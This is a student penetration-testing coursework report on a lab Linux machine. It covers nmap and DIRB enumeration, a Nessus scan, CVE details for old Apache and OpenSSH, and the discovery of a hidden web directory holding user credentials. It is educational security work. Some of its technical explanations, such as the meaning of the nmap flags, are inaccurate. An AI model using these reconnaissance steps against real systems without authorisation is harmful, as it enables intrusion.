University of Hertfordshire
School of Computer Science
BSc Computer Science (Network)

Module: Computer Systems Security

System Security Project Report

Your Name: Anthony Constant
Level 6

Academic Year 2020 – 21

1.0 Abstract – Executive Summary

The main purpose of this project was to conduct a Penetration Test on a target computer system, with the purpose of exploiting the vulnerabilities found during the Scanning and Enumeration and Vulnerability Scanning phases. The project consisted of several different tasks, which were aimed at testing a computer system on a target machine, according to the pre-prepared plan which had been developed within Assignment 2. The pre-prepared plan created within Assignment 2, followed specific SOP(Standard operating procedure) steps, which were identical to the PTES methodology however, the methodology had been modified to make it relevant to the tasks that were carried out within this penetration testing project report.

The results of the vulnerability scans on the target exposed many vulnerabilities that could potentially be exploited. Some of the vulnerabilities found consisted of open ports, software vulnerabilities and weak security. However, five vulnerabilities were chosen to be exploited using the Metasploit framework and other methods. The result of the exploits and the mitigation for each of them were mostly successful.

The conclusions that could be drawn from this penetration project were that not all the vulnerabilities found were all easily exploitable. Overall, most of the exploits performed on the target machine were successful.

Table of Contents

Testing the security of a Linux computer system

1.0 Introduction

This penetration testing project report had been completed in response to the assignment requests, for determining and evaluating the target system using the most up-to-date methods, within vulnerability scanning and exploitation. The first part of the project involved the preparation for it, in the form of an SOP and an Attack Tree developed previously in Assignment 2. The second part consisted of conducting the tests and analysing the results, with the intention to include it as part of the report and including Vulnerability detail and Mitigation.

This report describes the work that was performed using the five exploits, in the Attack Narrative section, then explains the five corresponding vulnerabilities from the risk and mitigation point of view.

2.0 Attack Narrative


In the next part of the report it will be discussed the first phase of the attack, Information Gathering. The next phase is Scanning and Enumeration then we'll be discussing about Vulnerabilities and exploitations.

2.1 Information Gathering

The Pen test which has been conducted is considered a grey box test, as the IP address of the target machine has been provided but limited to this information only. The specific IP addresses were:

Cyber Lab Network
192.168.1.171


However, if the IP addresses were not provided, it could be said gathering network data on the target would be essential. Such as gathering information on domain names, TCP and UDP running services, open ports and more. Furthermore, Information Gathering tools include Nmap, Traceroute and WHOIS. Furthermore, to test if the target machine was alive, a ping was sent to acknowledge if there is a response, as shown in the image below:



The image shows a Ping to the target host machine: 192.168.1.171 and get a valid response!

2.2 Scanning and Enumeration

As part of the scanning phase, the Nmap scanning tool was deployed in order to find out as much information as possible on the target machine, using the IP address. The scan results exposed the target system was running services such as Openssh and Apache. These two ports were interesting because, the open ports suggest the target machine is running a webserver. The Nmap parameter that was implemented was '*nmap -sV -T5 -P0 -O 192.168.1.171*'. -SV attempts to determine which version of the service running on the ports. -T5 attempts a speeds scan; P0 will attempt to leave the end port in range and makes the scan go through port 65535. 0 will attempt to remote OS detection using TCP/IP stack fingerprinting.





This image shows the Full Nmap scan of all ports which were open.

These services were analysed using software version found during the Nmap scan, and research was undertaken to find out the vulnerabilities that were associated with them. Furthermore, before a vulnerability scan could be performed on the target, this was performed before, to analyse the results that could be expected in the vulnerability scan, which has provided for better clarification. Overall, by understanding the services and applications running on the target system, this is essential information before conducting the next phase.

Server IP Address	Ports Open	Service/Banner
192.168.1.171	TCP: 80 TCP: 22	Apache httpd 1.3.37 ((Unix) PHP/4.4.4) OpenSSH 4.4 (protocol 1.99)


It should also be mentioned that a DIRB scan was performed on the target machine IP address, as part of the enumeration attack phase. DIRB is a Web Content Scanner which searches for existing or hidden web paths and objects. It operates by deploying a dictionary-based attack against the target's web server and analysing the response. As a result, DIRB has revealed the hidden web directories, which could be potentially exploitable during the Attack phase as shown in the images below:






2.3 Vulnerability Scanning


This part of the report is aimed to achieve to expose the vulnerabilities found associated with the services running on the target machine. It was decided to use the Nessus vulnerability scanner tool, to assess the vulnerabilities that were found on the target machine using the target's IP address. The total time elapsed for the scan to complete was 6 minutes, and found a total of 29 Vulnerabilities as shown in the image below:



This image represents running a scan on the target 192.168.1.171.



This image shows a total of 29 vulnerabilities have been found.




This image shows the complete scan details

It could be said that once the scanning had been completed, it raised some interest into taking a deeper look at the critical and high vulnerabilities found, which could potentially be exploited during the attack phase.


One of the vulnerabilities found during the scan were 'PHP Unsupported Version Detection', which had a Severity rating level as 10.0 as shown in the image below:

This image shows the full description of PHP version 4.4.4 vulnerability, obtain from the Nessus scan.


The second vulnerability that could potentially be exploited were 'Microsoft Windows SMB Shares Unprivileged Access', which exposed a severity rating level 7.5 as shown in the image below:



The third vulnerability that could also be potentially exploited that were found during the scan, 'SSH Protocol Version 1 Session Key Retrieval', which is remote access and could be potentially used to connect to the target machine:



This image shows SSH Protocol Version 1 Session Key Retrieval from the Nessus report .



This image shows SSH Weak Algorithms Supported from the Nessus report.

The fourth vulnerability could be found after referring to the Scanning and Enumeration phase. A Google search was performed on Apache version 1.3.37, which exposed that it could potentially be vulnerable to a Dos attack exploit as shown in the image below:

– CVSS Scores & Vulnerability Types

CVSS Score	7.8
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	399

This image shows Apache version 1.3.37 and full Vulnerability Details from cvedetails


The last vulnerability which could be potentially exploited was Openssh 4.4 exploit. After, referring to the Nmap scan and searching Openssh 4.4 in Google, it could be said that a potential exploit has been found to Gain root privileges as shown in the image below:

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	User
Vulnerability Type(s)	Gain privileges
CWE ID	20

This image shows Openssh 4.4 exploit full details from cvedetails.

Overall, a detailed evaluation report of the Nessus vulnerability scanner was completed as part of this project, and is provided within Appendix A. Furthermore, the overall vulnerability scanner score of the target machine is shown in the image below:



This image shows the overall score of the target machine 192.168.1.171 obtained the Nessus report.


2.4 Vulnerability Exploitation

This phase consisted of exploiting the vulnerabilities found during the Vulnerability scanning phase. With that said, it was decided to choose the five most critical vulnerabilities found and will describe what happened during each exploitation.

2.4.1 Vulnerability Exploited: Web Directory Browsing Hidden Web Path 1


System vulnerable: 192.168.1.171

Vulnerability Description: DIRB scan is a web content scanner which was performed on the target system as part of the enumeration phase. Furthermore, the DIRB scan goes through a common wordlist and scans to see if the target system matches any of the words from the list. As a result, 4612 words was generated.




The image shows the DIRB scanner being conducted on the target IP and retrieving the hidden web directory http://192.168.1.171/true/.

Next, after looking at the results from the DIRB scan, it could be said two hidden web directories of interest were found, then started to discover the vulnerabilities associated with them as shown in the images below:




This image shows the webpage of the target machine 192.168.1.171 – Further Enumeration

The image above clearly shows “Enter the door!” with that said, after hovering the mouse cursor over the door, it gave then option to click, which ultimately redirected to another web address as shown in the image below:




This image shows the redirected page after clicking ‘Enter the door!’

Next, it was decided to take a different approach and refer to the DIRB scan, to attempt to access the web address of interest which was the /true/ web directory, as appose to following the hints provided within the image and URL above as they were too obscure.



192.168.1.171/true/ can be seen from the DIRB scan image

Finally, the User Credentials folder had been found and is one of five exploits that has been exploited successfully.




This image shows all the User Credentials from the web directory 192.168.1.171/true/

